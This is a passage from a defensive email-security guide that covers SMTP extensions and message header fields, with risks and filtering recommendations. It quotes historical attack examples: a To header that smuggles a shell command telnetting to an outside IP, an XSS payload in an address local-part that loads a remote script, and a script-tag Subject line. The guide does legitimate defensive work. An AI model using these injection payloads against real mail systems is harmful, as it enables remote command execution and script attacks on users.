The second part of the DSN contains information about the condition that caused the DSN to be generated, thus it may contain information that should not be disclosed. The documentation for Sendmail says, "DSN still won't work all the time and when it does, you'll be amazed at how much detail it can provide an outsider about your internal (thought to be trusted) network topology, operating systems, local delivery situations, aliases, mailing lists, etc."[82] The documentation for Postfix says, "Just like reports of undeliverable mail, DSN reports of successful delivery can give away more information about the internal infrastructure than desirable."[83]

DSNs are widely supported, both by SMTP servers and email clients.

RISKS AND RECOMMENDATIONS

DSNs are typically MIME messages; see Section 6 for more information on MIME.

Data Hiding – As the ENVID and ORCPT parameters contain unformatted text, they are a data hiding risk.

1. Validate – Determine the means by which the ENVID and ORCPT parameters are generated and create a way to parse and validate them, perhaps with a regex.

Data Attack – As NDRs can be used to create spam, they are a data attack risk. As fake NDRs can contain a malicious payload, they are a data attack risk.

2. Replace – Flatten the message by replacing the body (which displays the error messages) with a screen capture (e.g., PNG file), or flatten the message by converting it to plain text and by neutralizing any URLs.[84]
3. Remove – Remove unknown, non-local links from NDRs.
4. External Filtering Required – Extract any payloads and send them to appropriate external filters. For example, if a payload of an NDR is HTML, then send to an HTML filter. If the HTML contains Javascript or links to external servers, the filter should remove them.
5. Reject – Most mail servers have a mechanism for preventing the creation of unnecessary NDRs; these mechanisms should be activated and used aggressively.

[82] http://www.sendmail.org/~ca/email/dsn.html#DSN.
[83] http://www.postfix.org/DSN_README.html.
[84] One way to neutralize a URL is to add obvious and extra characters. For example, http://www.evil.com is neutralized to http://DISABLEDwww.evil.com.

6. Reject – If a mail server sits between a more secure network and a less secure network, block all DSNs from the more secure network. This will violate the SMTP standard.

Data Disclosure – As DSNs can be used to harvest email addresses, they are a data disclosure risk. As DSNs can disclose information about networks, operating systems, mailing lists, etc., they are a data disclosure risk.

7. Validate – Validate the format of a DSN to ensure that it contains no extraneous information.
8. Replace – Extract a limited set of data from the DSN message; use this to create a new, small, constrained DSN message.
9. Remove – Remove any unnecessary information from a DSN.
10. Reject – Most mail servers have a mechanism for blocking harvesting attacks; these mechanisms should be activated and used aggressively.
11. Reject – If a mail server sits between a more secure network and a less secure network, block all DSNs from the more secure network. This will violate the SMTP standard.

PRODUCT

RFC 3461 – Simple Mail Transfer Protocol (SMTP) Service Extension for Delivery Status Notifications (DSNs)

RFC 3462 – The Multipart/Report Content Type for the Reporting of Mail System Administrative Messages

RFC 3463 – Enhanced Mail System Status Codes

RFC 3464 – An Extensible Message Format for Delivery Status Notifications

RFC 5321 – Simple Mail Transfer Protocol

LOCATION

DSN is an EHLO keyword. RET and ENVID are parameters for the MAIL command. NOTIFY and ORCPT are parameters for RCPT command. A DSN is an email message.

4.3.6. SIZE

OVERVIEW

Email servers often set a maximum size for email messages (which includes the headers and body). They can advertise this size by replying to the EHLO command with the SIZE keyword and a maximum size (in bytes):

```
250-smtp.example.com at your service
250 SIZE 5120000
```

A client can specify an estimate of the size of the message it is sending by appending the SIZE parameter with a size (in bytes) to the MAIL command:

```
MAIL FROM:<john@example.com> SIZE=502700
```

The size extension can be useful; if an email's estimated size exceeds the server's maximum size, then the server can reject the message without wasting the resources that would otherwise be necessary to process it.[85]

On the one hand, the size extension may facilitate DoS attacks; when an attacker sees the maximum size, he can send a message with a size just less than the maximum, thus forcing the server to consume as many resources as possible. On the other hand, disabling the size extension does not prevent such DoS attacks; an attacker can send a few test messages to empirically determine the maximum size, and then conduct the attack. At best, the attack has been slightly delayed.

The size can be advertised as 0:

```
250-smtp.example.com at your service
250 SIZE 0
```

This indicates that the server does not have a fixed maximum and process messages of all sizes. This would allow a malicious client to send really large messages that consume many resources and effectively create a DoS attack.

RISKS AND RECOMMENDATIONS

Servers should advertise a maximum size that they can effectively process, thus even if they experience a DoS attack of messages just below that size, they can withstand it. Servers should not advertise a size of 0 (i.e., no fixed maximum).

It should be noted that even if a server advertises a reasonable size, a malicious client can ignore the size extension and send extremely large email messages as part of a DoS attack.

PRODUCT

RFC 1870 – SMTP Service Extension for Message Size Declaration

LOCATION

SIZE is an EHLO keyword. SIZE is also a parameter on the MAIL command.

4.3.7. STARTTLS

OVERVIEW

[85] To be fair, not everyone agrees that the benefits outweighs the cost of the extra characters: http://cr.yp.to/smtp/size.html.

Transport layer security (TLS) is a cryptographic protocol that provides secure communication over an untrusted network. SMTP and other higher-level protocols use TLS to prevent eavesdropping, tampering, and message forgery.[86] STARTTLS is a SMTP command that uses TLS to upgrade an unsecure connection to a secure connection. An SMTP server can advertise support for upgrading to TLS by replying to the EHLO command with the STARTTLS keyword:

```
250-smtp.example.com at your service
250 STARTTLS
```

The SMTP client uses the STARTLS command to request an upgrade:

```
STARTTLS
```

If the server agrees, which it does by returning the 220 status code (ready to start TLS), then the client and server negotiate a session by using the TLS handshaking procedure and then check the result of their negotiations. If both are satisfied, then the session essentially starts over. The server sends a 220 status code, as if the session had just been initiated. The client sends an EHLO command, and then things work as normal. Virtually all SMTP servers and email clients support STARTTLS. SMTP connections that upgrade via STARTTLS typically use port 587, whereas SMTP connections that start secured typically use port 465.[87]

TLS is not a matter of on or off but a matter of degree; that is, there is a range of authentication and privacy that can result from the TLS negotiations. The degree of authentication and privacy may or may not be deemed sufficient for the SMTP client or SMTP server to continue the session.

STARTTLS alone is not completely effective in protecting the contents of email messages, because messages are often relayed through multiple SMTP servers, and there's no way to ensure that every server will use TLS. It is, however, useful for authentication, as it allows the AUTH extension to use the plain and login authentication mechanisms.[88] It also allows direct authentication via SSL certificates.[89]

STARTTLS has been the source of security flaws. For example, some servers were vulnerable to plaintext command injection because they failed to discard commands received before the start of the TLS handshake. This allowed an attacker to steal a username and password.[90] Another failed to properly implement TLS negotiation, which would cause it hang, thus making it susceptible to DoS attacks.[91] Vulnerabilities like these can be avoided by better coding, but they can also be avoided if the SMTP client establishes a secure connection from the start rather than upgrading.

[86] http://tools.ietf.org/html/rfc5246.
[87] https://www.fastmail.fm/help/technology_ssl_vs_tls_starttls.html.
[88] For more on AUTH, see Section 4.3.2.
[89] http://aput.net/~jheiss/sendmail/tlsandrelay.shtml.
[90] http://www.postfix.org/CVE-2011-0411.html.
[91] http://www.securityfocus.com/bid/48043/discuss.

RISKS AND RECOMMENDATIONS

TLS and STARTTLS are not risks; in fact, when used properly, they reduce risks. There are, however, some guidelines that should be followed:

- If the software supports it, establish a secure connection with TLS (typically on port 465) instead of upgrading via STARTTLS.
- Determine the degree of authentication and privacy that is sufficient for the task at hand; do not send email if this degree cannot be reached.
- Keep the SMTP server patched.

PRODUCT

RFC 3207 – SMTP Service Extension for Secure SMTP over Transport Layer Security

LOCATION

STARTTLS is an SMTP command and an EHLO keyword.

4.3.8. TURN, ETRN, and ATRN

OVERVIEW

There are some environments where an SMTP server—let's call it the Mailbox—is connected to the network intermittently.[92] When it connects to the network, it needs some mechanism to let the SMTP client—let's call it the Mailman—know that it can start sending email. This could be done out-of-band, but the TURN command was created to enable this during a single connection.

The Mailbox initiates the conversation, thus temporarily assuming the role of the SMTP client. It sends the TURN command to the Mailman, which temporarily has the role of the SMTP server. If the TURN command is accepted, then they switch roles. The Mailman becomes the client and begins sending email; the Mailbox becomes the server and begins receiving email. This sending and receiving is done using the normal SMTP commands (i.e., MAIL, RCPT, and DATA) and responses. The problem with TURN is that there is no mechanism for authentication, so any machine could connect, use the EHLO (or HELO) command with another server's identity, send the TURN command, and then start receiving email intended for the other server. This command is now obsolete,[93] but it has two alternatives.

The ETRN command was designed to improve the security of the TURN command.[94] The primary difference is that after issuing the ETRN command, the Mailbox and the

[92] This used to be a lot more true, back when an email server may have been on a network that only had a dial-up connection.
[93] See Section F.1 in http://www.ietf.org/rfc/rfc2821.txt.
[94] ETRN is short for Extended TURN.

Mailman disconnect, and then the Mailman connects to the Mailbox using a new connection; this allows the Mailman to decide whether or not he wants to connect to Mailbox and send mail. The ETRN command has a domain name for a parameter, so the Mailman knows where to connect.

The ATRN command was designed to improve the security of the TURN command even more.[95] The primary difference is that the Mailbox must authenticate using the AUTH command before it issues the ATRN command.[96] If the Mailbox fails to authenticate, then the Mailman replies with a 530 status code (authentication required); if it successfully authenticates, then the servers switch roles.

A conversation with ATRN might look like this:[97]

```
Mailman: 220 mailman.com on-demand mail relay server ready
Mailbox: EHLO john@mailbox.com
Mailman: 250-mailman.com
Mailman: 250-AUTH CRAM-MD5 EXTERNAL
Mailman: 250 ATRN
```

Once the client has authenticated, the conversation continues:

```
Mailbox: ATRN mailbox.com
Mailman: 250 OK now reversing the connection
```

At this point, the roles shift:

```
Mailbox: 220 mailbox.com ready to receive email
Mailman: EHLO mailman.com
Mailbox: 250 mailbox.com Hello there, mailman.com
Mailman: MAIL FROM: <jane@mailman.com>
Mailbox: 250 OK
Mailman: RCPT TO: <john@mailbox.com>
Mailbox: 250 OK, recipient accepted
...
Mailman: QUIT
Mailbox: 221 mailbox.com closing connection
```

The ATRN command is considered the most secure of these commands, but the major SMTP servers do not support it. The ETRN command is less secure, but is considered acceptable if the SMTP server verifies that the domain is on a list of allowed domains. The TURN command is insecure and should not be used by any SMTP server.[98]

[95] ATRN is short for Authenticated TURN.
[96] Two other differences: 1) ETRN requires Mailbox to have a static IP address; ATRN does not. 2) ATRN uses port 366 instead of the standard SMTP port.
[97] This conversation was adapted from http://www.mail-archive.com/postfix-users@postfix.org/msg20464.html.
[98] Exim, Sendmail, and Postfix support ETRN. Exchange 2000 and 2003 support all three commands, but Exchange 2007 and up do not.

The ETRN command has been used a part of a DoS attack. When a Mailbox sends multiple ETRNs, it causes the Mailman to open multiple connections to the Mailbox, thus unnecessarily consuming resources.[99]

RISKS AND RECOMMENDATIONS

As the TURN command is obsolete and insecure, it should be disabled.

The ETRN and ATRN extensions are designed to connect to servers that have intermittent connections; if there are no such servers, then these extensions should be disabled.

Data Attack – If the ETRN or ATRN commands can be used to send email to the wrong server, they are data attacks. If they cause the server to open multiple connections to the same domain, then they are data attacks.

1. Validate – Verify the authenticity of the Mailbox. Verify that email should be sent to this domain.
2. Reject – Reject duplicate ETRN or ATRN commands within a given connection or a given period of time.

Data Disclosure – If the Mailbox's identity is sensitive, its identity is a data disclosure risk.

3. Replace – If the recipient's identity is sensitive, replace it with a pseudonym.

PRODUCT

RFC 821 – Simple Mail Transfer Protocol (obsolete)

RFC 1985 – SMTP Service Extension for Remote Message Queue Starting

RFC 2645 – ON-DEMAND MAIL RELAY (ODMR) SMTP with Dynamic IP Addresses

LOCATION

The TURN, ETRN, and ATRN commands are client commands.

4.3.9. VERB

OVERVIEW

"The VERB SMTP command causes the receiving Sendmail to go into verbose mode and to set its deliver mode to interactive."[100] Sendmail can advertise its support for verbose mode by replying to the EHLO command with the VERB keyword:

[99] http://www.exploit-db.com/exploits/19701/.
[100] http://docstore.mik.ua/orelly/other/Sendmail_3rd/1565928393_ch20-77170.html.

```
250-smtp.example.com at your service
250 VERB
```

The SMTP client uses the VERB command to request Sendmail to reply in verbose mode:

```
VERB
```

VERB is useful for debugging, but it may return more information than desired when used in an operational environment.

RISKS AND RECOMMENDATIONS

Data Disclosure – As VERB returns extra information that should not be disclosed, it is a data disclosure risk.

1. Reject – Reject the VERB command.

PRODUCT

This feature is unique to Sendmail and is not documented by an RFC.

LOCATION

VERB is an SMTP command.

4.4. Commands and Responses unique to Exchange

SMTP allows for private-use commands, which are non-standard commands used by bilateral agreement between a client and server; by convention they begin with an 'X'.[101] The constructs in this section are private-use commands that are used only by Exchange servers.

OVERVIEW

XEXCH50[102] is used to relay extended message transport envelope properties, which are a variety of message properties that aren't stored anywhere else, such as journaling, spam confidence level, address rewriting information, and other MAPI properties; these properties are in the Message Database Encoding Format (MDBEF),[103] an Exchange-specific structure for storing and relaying messages. Features such as journaling (archiving) and public folder replication use this information. This extension was

[101] http://tools.ietf.org/html/rfc5321#section-4.1.5.
[102] Sometimes websites refer to this command as X-EXCH50 (with the hyphen).
[103] Some non-Microsoft websites equate MDBEF to "Microsoft Database Encapsulated Format."

deprecated (but still supported) in Exchange 2007 and 2010 and replaced with various email headers.[104]

XLONGADDR "enables the Receive connector to accept long X.400 e-mail addresses. The X.400 e-mail addresses are encapsulated in SMTP e-mail addresses by using the Internet Mail Connector Encapsulated Address (IMCEA) encapsulation method."[105] X.400 is a set of standards for email; it was the native transport for Exchange before Exchange 2000. An X.400 address includes a lot of extra information, including the sender's country, organization, and full name.[106]

XRDST "is used to communicate a routing destination that is associated with a message to the remote server."[107]

XSHADOW and XQDISCARD support shadow redundancy. Shadow redundancy is a new feature added in Exchange 2010 that is intended to provide a measure of fault tolerance for SMTP by providing redundancy for messages that are in transit. "The basic premise behind [shadow redundancy] is that a server sending an email message won't delete its copy of the message until the server that received the message confirms delivery to the next hop or the message has reached its final destination."[108]

Transport layer security (TLS) is a cryptographic protocol that provides secure communication over an untrusted network. SMTP and other higher-level protocols use TLS to prevent eavesdropping, tampering, and message forgery.[109] X-ANONYMOUSTLS is an Exchange proprietary SMTP command that is similar to STARTTLS in that it uses TLS to upgrade an unsecure connection to a secure connection.[110] It's different from STARTTLS in two ways. One, it is designed to be used between Exchange servers within an organization;[111] when Exchange communicates with external SMTP servers, it uses STARTTLS instead. Two, it does not require certificates that were issued by recognized certificate authorities (CAs). X-ANONYMOUSTLS provides the benefit of encrypted data on the wire without having to acquire CA-issued certificates. It is part of what Microsoft calls "Direct Trust" authentication.

X-EXPS (Exchange Protocol Security) is a proprietary extension used to indicate methods that Exchange servers can use to authenticate, similar to the AUTH command.[112] It's a misnomer, because it's not a whole new protocol, just an extension to SMTP. Common authentication methods include GSSAPI, NTLM, and LOGIN. X-EXPS functions like AUTH, but authentication will only succeed if both the SMTP client

[104] http://technet.microsoft.com/en-us/library/aa997918(v=exchg.141).aspx.
[105] http://technet.microsoft.com/en-us/library/dd535395(v=EXCHG.80).aspx
[106] It's a complex standard. It has largely been supplanted by SMTP.
[107] http://technet.microsoft.com/en-us/library/dd535395(v=exchg.80).aspx
[108] http://www.exchangebytes.com/?p=252.
[109] http://tools.ietf.org/html/rfc5246.
[110] See Section 4.3.7 for more information on STARTTLS.
[111] Specifically between two hub transport servers or between a hub transport server and an edge transport server.
[112] For more on AUTH, see Section 4.3.2.

and the SMTP server are members of the same Global Security group; thus this method allows Exchange servers to know whether other servers are local to or outside of the Exchange organization.

X-LINK2STATE is a proprietary extension used to exchange routing topology information (i.e., link state propagation) between Exchange servers. "The X-LINK2STATE verb is used by Exchange to update the link state tables on the routing masters. The link state tables record up-to-date information about the status of the SMTP links throughout the Exchange organization. Exchange uses this information to pick the lowest cost and most reliable routes when routing messages. This functionality is also referred to as 'Intelligent Routing'."[113]

All of these commands provide useful features; however, they are Exchange-proprietary, so non-Exchange SMTP servers will not be able to understand them. They transmit internal information that an organization might not want shared with other organizations.

RISKS AND RECOMMENDATIONS

Data Disclosure – As these commands transmit information about an organization, it networks, and its users, using them with another organization is a data disclosure risk.

1. Reject – Reject any of these commands outside of an organization.

PRODUCT

These are Exchange-specific commands that are documented on Technet.

LOCATION

These are SMTP commands.

[113] http://technet.microsoft.com/en-us/library/aa997424(v=exchg.80).aspx.

5. IMF CONSTRUCTS

This section discusses specific features and risks of IMF. Each construct provides a description, areas of concern, some examples, and recommendations for potentially mitigating the risks.

5.1. General Information

These constructs are broad and apply to many header fields and/or the body. They also apply to the MIME headers in Section 6.1.

5.1.1. Invalid or Unnecessary Header Fields

OVERVIEW

One of the guiding principles of the Internet is the robustness principle (aka Postel's law), which says, "Be conservative in what you send, liberal in what you accept." The idea is that software should accept invalid input so long as the meaning is clear. While this principle fosters robustness and interoperability on the Web, it also requires clients and servers to process a lot of non-conforming input. This has the unintended consequence of increasing data hiding and attack risks.

There are at least three ways that the robustness principle can be exploited with header fields. The first way is when an email client sends a header field that does not exist in any of the specifications and uses it to hide sensitive information. A "robust" email server might blindly accept such a header. For example, here is a made-up header (Coordinates) that contains sensitive information about a location (the actual coordinates):

```
Coordinates: 4.442, 78.887
```

The second way is when an email client sends a header field that exists in one of the specifications but populates it with sensitive information that is not valid for this field. A "robust" email server might accept such a header field, even though the data is invalid. For example, here is an existing header field (From) that contains sensitive, invalid data:

```
From: The attack will be on the 4th of July.
```

The third way is when an email client sends a header field that exists in one of the specifications, has valid data, but also has sensitive data appended. A "robust" email server might accept such a header field, even though it includes some data that is invalid. For example, here is an existing header field (Date) that has valid data but also has sensitive data appended to the end:

```
Date: Tue, 30 Oct 2012 14:44:35 -0400 (EDT) John Doe is the contact person.
```

Even though such header fields are invalid, SMTP servers do not always strip out the invalid data.

It may be possible to craft an email header such that it exploits a buffer overflow or other flaw in the email header parser.[114] For example, a parser may expect a header to be a certain number of characters, but the header might be longer.[115] If an overflow can be exploited, the user may be able to escalate privileges on the server and carry out an attack[116] or cause a client to crash every time it tries to receive the message.[117]

Some header fields, such as Received, can have multiple occurrences in an email message; others, such as Subject, can occur only once.[118] If a message has too many instances of a header field (e.g., two Subject header fields), this might indicate an attempt to hide sensitive data or exploit a vulnerability.

```
Subject: Meeting reminder for next week

Subject: This is sensitive data that might not be displayed.
```

Similarly, a header might contain duplicate parameters:

```
Content-Type: Multipart/alternative; boundary="xxxxxxxxxx"; boundary="yyyyyyyyy"
```

Some header fields, such as Comments, are not necessary. They provide extra information that may be useful but is not necessary.[119] The exact set of headers that are unnecessary may vary between contexts.

RISKS AND RECOMMENDATIONS

Data Hiding – As email servers tend to be liberal in what they accept, there are many data hiding risks in header fields.

1. Validate – Validate all header fields. Verify that each header field is valid and that each value is valid (e.g., whitelisted, matches a regex).
2. Remove – Remove all invalid header fields and all header fields with invalid values. Remove all unnecessary header fields.
3. Remove – If a header field has too many instances (i.e., more instances than allowed by section 3.6 of the RFC), remove all instances beyond the first instance.
4. Reject – Reject all messages with invalid header fields and/or invalid values.
5. Reject – Reject all messages that have too many instances of a given header field.

Data Attack – Servers that allow non-conforming input have historically been shown to be vulnerable to data attacks due to the large number of exceptions that they must handle.

[114] http://www.linuxdevcenter.com/pub/a/linux/2003/03/10/insecurities.html#sen.
[115] http://iss.net/security_center/reference/vuln/Email_From_Overflow.htm.
[116] https://lists.exim.org/lurker/message/20101210.164935.385e04d0.en.html.
[117] http://www.ussrback.com/labs50.html.
[118] Section 3.6 specifies the allowed number of occurrences for each header field: http://tools.ietf.org/html/rfc5322#section-3.6.
[119] See section 5.2.5 for more info on the Comments header field.

6. Validate – Validate all header fields. Verify that each header field is valid and that each value is valid (e.g., whitelisted, matches a regex). This includes parameters.
7. Remove – Remove all invalid header fields and all header fields with invalid values. Remove all unnecessary header fields.
8. Reject – Reject all messages with invalid header fields and/or invalid values.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.1.2. Maximum Size for Header Fields and Body Lines

OVERVIEW

Lines in IMF cannot exceed 998 characters, not including the CR and LF; this applies to header fields[120] and the body.[121] Header fields can be split into multiple lines, known as folding. A line is folded whenever a CRLF is inserted before a whitespace.[122]

```
Subject: This is a subject that
 appears on two lines.
```

RISKS AND RECOMMENDATIONS

Data Hiding – If a line exceeds the 998 character limit, it may indicate an attempt to hide data.

1. Remove – Remove any characters over the 998 character limit.
2. Replace – Sometime Base64-encoded content in discrete content bodies ignores the 998 character limit. When removing such content is too draconian, simply refold the content according to the rules for folding white space.[123]
3. Reject – Reject any message with lines that exceed the 998 character limit.

Data Attack – If a line exceeds the 998 character limit, it may indicate a data attack attempt, perhaps through a buffer overflow.

4. Remove – Remove any characters over the 998 character limit.
5. Reject – Reject any message with lines that exceed the 998 character limit.

[120] http://tools.ietf.org/html/rfc5322#section-2.1.1.
[121] http://tools.ietf.org/html/rfc5322#section-2.3.
[122] http://tools.ietf.org/html/rfc5322#section-2.2.3.
[123] http://tools.ietf.org/html/rfc5322#section-3.2.2.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header. The body follows the headers.

5.1.3. Inserted Javascript Code

OVERVIEW

Sometimes users read their email with a native email client, such as Outlook or Thunderbird®[124], but other times they read it with a web app using their web browser. If an email web app displays any content that can originate from a user, content that might include Javascript, then it runs the risk of executing Javascript, which opens up a host of vulnerabilities.[125]

For example, the Subject header field is typically displayed in email web apps. If the subject contains Javascript that is not escaped, then it will execute in the user's web browser. In one email web app that was tested, this code executed whenever the inbox was displayed:

```
Subject: <script>alert('Hello')</script>
```

This is obviously benign code, but malevolent code could be inserted here, including links to compromised servers. This vulnerability used the Subject header field, but any header field could potentially expose a similar vulnerability.

RISKS AND RECOMMENDATIONS

Data Attack – If Javascript code inserted in the headers is executed by a webmail app, there is a data attack risk.

1. Reject – If Javascript is detected in the message, reject it.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

[124] Thunderbird is a registered trademark of Mozilla Foundation.
[125] See *Javascript Security Risks* (Version 1.1, 6 November 2012). The same types of risks also exist for VBScript code, which can be executed in Internet Explorer.

5.2. Header Fields from RFC 5322

These constructs are header fields that are defined by the IMF specification.

5.2.1. Originator Header Fields

OVERVIEW

IMF has three originator fields. The From header field specifies the email address of the creator and transmitter of the message. If, however, the transmitter is not the same as the creator (e.g., a secretary sends an email on behalf of her boss), then the Sender header field specifies the email address of the transmitter, while the From header field specifies the email address (or addresses) of the creator (or creators) of the message. The Reply-To header field specifies the email address (or addresses) where replies are to be sent.[126]

```
From: john@example.com
Sender: suzy@example.com
Reply-To: bob@example.com
```

The originator fields allow for the email address to be preceded by a display name:

```
From: John Doe<john@example.com>
```

Some SMTP servers will strip the display name out, but others will leave it in. Most clients will display the display name, but if the display name exceeds the space available on the screen, the rest of the display name maybe truncated. Since the display name can be hundreds of characters long, this is a good place to hide sensitive data.

```
From: This is sensitive data that is hiding in the display name portion of the from
header field<john@example.com>
```

When email moves from one network to another, it could inadvertently reveal the existence of sensitive email addresses or information systems:

```
From: general_john_doe@sensitvesystem.army.mil
```

The Reply-To field has been used as a source of exploits. One exploit used multiple and long Reply-To fields to cause a buffer overflow; the email client then parsed the Reply-To, which was malicious.[127] Another exploit targeted a console-based email client. The Reply-To included concealed shell meta-characters; when the user replied, the client executed the code which referenced a file in /tmp, which was malicious.[128] A different type of exploit is a targeted attack, where the From header field is spoofed such that the email appears to come from a trusted source; the Reply-To header fielder, however, is

[126] http://tools.ietf.org/html/rfc5322#section-3.6.2.
[127] http://www.checkpoint.com/defense/advisories/public/2011/cpai-05-Jul.html, http://www.iss.net/security_center/reference/vuln/Email_ReplyTo_IpSwitch_Overflow.htm.
[128] http://www.securityfocus.com/bid/1910/discuss.

set to an untrusted source. If the recipient replies to the email, they may unknowingly send sensitive information to the untrusted address.[129]

RISKS AND RECOMMENDATIONS

Data Hiding – If an email address includes a display name, there is a data hiding risk.

1. Validate – Verify that the display names are constrained. They should be limited to valid names and have a max number of characters.
2. Remove – Remove all display names, including the "<" and ">" that are before and after the email address.
3. Remove – If the length of a display name exceeds some threshold, perhaps 64 characters, then remove the remaining characters.

Data Attack – If there are multiple originator fields, if they are too long, or if they contain extraneous information, there is a data attack risk. If the From appears to be trusted but the Reply-To is untrusted, there is a data attack risk.

4. Validate - Verify that the email addresses are on a whitelist of allowed addresses or domains.
5. Validate – Verify that the contents of the originator fields only contain valid email addresses (as specified by the BNF).
6. Replace – If there's a concern with targeted attacks, replace the value of the Reply-To header field with the value of the From header field.
7. Remove – There should only be at most one of each of the originator fields; remove any extra fields.
8. Remove – If there's a concern with targeted attacks, remove the Reply-To header field.
9. Reject – If there's a concern with targeted attacks, reject the email if the From and the Reply-To header fields do not contain the same addresses.

Data Disclosure – If sensitive email addresses or information systems can be revealed, that is a data disclosure risk.

10. Validate – Verify that the email addresses are on a whitelist of allowed addresses or domains.
11. Replace – Replace sensitive email addresses with a pseudonym.
12. Remove – Remove sensitive email addresses, leaving an empty header field (e.g., "From:"). This may adversely affect the display of the message in email clients.

PRODUCT

RFC 5322 Internet Message Format

[129] This type of targeted attack is sometimes referred to as a spear-phishing attack.

LOCATION

Header fields are part of the header.

5.2.2. Destination Address Header Fields

OVERVIEW

IMF has three destination address fields. The To header field specifies the primary recipients of the message. The Cc header field specifies others who will receive the message, even though the contents may not be directed towards them. The Bcc header field specifies recipients whose addresses should not be revealed to the recipients in the To and Cc header fields.[130]

```
To: john@example.com
Cc: suzy@example.com
Bcc: bob@example.com
```

The destination fields allow for the email address to be preceded by a display name:

```
To: John Doe<john@example.com>
```

This display name can be hundreds of characters long and a good place to hide sensitive data. Some SMTP servers will strip this out, but others will leave it in.

```
To: This is sensitive data that is hiding in the display name portion of the To
header field<john@example.com>
```

When email moves between networks, it could inadvertently reveal the existence of sensitive email addresses or information systems:

```
To: general_john_doe@sensitvesystem.army.mil
```

A very old exploit wrapped a telnet command in X.400 formatting and put the whole thing in a To header field.[131] The attacker was hoping that the contents would be passed to a shell for execution. If this happened, then the machine would open a telnet session to 216.28.15.27, port 4506, where a logger would probably be running:[132]

```
To: XX~.`telnet\${IFS}216.28.15.27\${IFS}4506`.q~/ad=AA/c=CC\\@ZZ
```

The To header field was also used in a cross-site scripting (XSS) attack where a web app displayed the value of the To header field in a web app without first scrubbing the

[130] http://tools.ietf.org/html/rfc5322#section-3.6.3.
[131] See Section 4.4 for more info on X.400.
[132] http://www.greatcircle.com/lists/majordomo-users/mhonarc/majordomo-users.199907/msg00285.html and http://www.greatcircle.com/lists/majordomo-users/mhonarc/majordomo-users.199907/msg00288.html.

value.[133] The exploiter was able to add some Javascript to the local-part of the address (the part before the @), which was executed on the client:[134]

```
To: " title='http://bit.ly/i33HdV'
onload='d=document;(s=d.createElement(/script/.source)).src=this.title;d.getElementsB
yTagName(/head/.source)[0].appendChild(s)' "@example.com
```

This type of Javascript exploit can be carried out with any header field that is displayed by an email web app, including From, Subject, and Date.

DoS attacks can be carried out by having too many addresses in the destination address fields.[135] If the addresses are intentionally undeliverable, but the Reply-To is deliverable, then it could create a "mail bomb," which floods the Reply-To account with mail delivery failure messages.[136]

RISKS AND RECOMMENDATIONS

Data Hiding – If an email address includes a display name, there is a data hiding risk.

1. Validate – Verify that the display names are constrained. They should be limited to valid names and have a max number of characters.
2. Remove – Remove all display names as well as the "<" and ">" that are before and after the email address.
3. Remove – The Bcc header should not be delivered to the recipient's email client. If the filter implementing these guideline is part of the system that delivers the email to the recipient's email client—this is known as a mail delivery agent (MDA) or local delivery agent (LDA)—then remove the Bcc header before delivery.

Data Attack – If the local-part of the email address is a quoted-string, then it can contain executable code, thus there is a data attack risk. If large numbers of addresses are present in the email, then they can be used in a DoS attack or create a "mail bomb," thus there is a data attack risk.

4. Remove – Remove all addresses that use a quoted-string for the local-part.
5. Reject – Reject emails that use a quoted-string for the local-part.
6. Reject – Reject emails where the total number of destination address fields exceed some threshold.

Data Disclosure – If sensitive email addresses or information systems can be revealed, that is a data disclosure risk.

[133] http://spareclockcycles.org/2011/02/11/android-gmail-app-stealing-emails-via-xss/.
[134] The local-part of an email address can be a quoted-string, which wraps text with double quotes. Though this exploit started with an IMF header field, it could have been prevented if the web app had scrubbed its input data, which is a basic security requirement for all web apps.
[135] http://www.cvedetails.com/cve/CVE-2006-1305/.
[136] Aka Joe Jobs DoS attack; http://www.theregister.co.uk/2004/04/06/joejoe_dos_attack/.

7. Validate – Verify that the email addresses are on a whitelist of allowed addresses or domains.
8. Replace – Replace sensitive email addresses with a pseudonym.
9. Remove – Remove sensitive email addresses, leaving an empty header field (e.g., "From:"). This may affect the display of the email in clients.

PRODUCT

RFC 5322 Internet Message Format

LOCATION

Header fields are part of the header.

5.2.3. Mismatched Addresses in SMTP and IMF

OVERVIEW

What happens when the addresses in the SMTP envelope do not match up with the addresses in the header fields? SMTP servers use the MAIL and RCPT command to deliver the email to the recipient's email server; they ignore the header fields. Email clients use the From and To header fields to display a sender and receivers to the user; they ignore the MAIL or RCPT command addresses.

If an email address has a RCPT command but does not have a corresponding To header field in the body of the message, the email will be delivered to the email address. In this example, email will be delivered to John and Jane:

```
RCPT TO:<john@example.com>
RCPT TO:<jane@example.com>
DATA
Subject: Test 1
```

If an email address has a To header field in the body of the message but does not have a corresponding RCPT command, the email will not be delivered to the email address. In this example, email will be delivered to John, but not to Jane:

```
RCPT TO:<john@example.com>
DATA
To:john@example.com,jane@example.com
Subject:Test 2
```

Email addresses in the destination address fields that do not have a corresponding RCPT command are often ignored by SMTP servers, thus they are a place to hide sensitive data, even if they are constrained to be properly formatted email addresses.

```
RCPT TO:<john@example.com>
DATA
To: john@example.com,this_is_sensitive_data@example.com
Cc: this_is_more_sensitive_data@example.com
```

```
Subject: Test 3
```

Similarly, email addresses in the originator fields that do not have a corresponding FROM command are often ignored by SMTP servers, thus they are a place to hide sensitive data, even if they are constrained to be properly formatted email addresses.

```
MAIL FROM:<jane@example.com>
RCPT TO:<john@example.com>
DATA
From: this_is_sensitive_data@example.com,this_is_more_sensitive_data@example.com
Sender: jane@example.com
To: john@example.com
Subject: Test 4
```

RISKS AND RECOMMENDATIONS

Data Hiding – If an email address is in the destination address fields but does not have a corresponding RCPT command, it is a data hiding risk. If an email address is in the originator fields, but does not have a corresponding FROM command, it is a data hiding risk.

1. Remove – Remove all extraneous addresses from the destination address fields and the originator fields.

If the email is being sent from one network to multiple networks, this problem becomes more complex, as recipients in different networks may not be allowed to be aware of recipients in other networks. After removing extraneous addresses, an email filter may need to create multiple copies of the email, one for each recipient network, and strip out all recipient email addresses that are not in the recipient network.

PRODUCT

RFC 5321 – Simple Mail Transfer Protocol

RFC 5322 – Internet Message Format

LOCATION

The RCPT command is a client command. Header fields are part of the header.

5.2.4. Identification Header Fields

OVERVIEW

IMF has three header fields that are used to identify messages. The first is the Message-ID header field, which should be a globally unique identifier for a specific message. If the client doesn't create the Message ID header, then the first SMTP server that processes the message (i.e., the sender's mail server) typically create it, though some don't.

```
Message-ID: <50941f7f.1c84650a.77d0.ffff988e@mx.google.com>
```

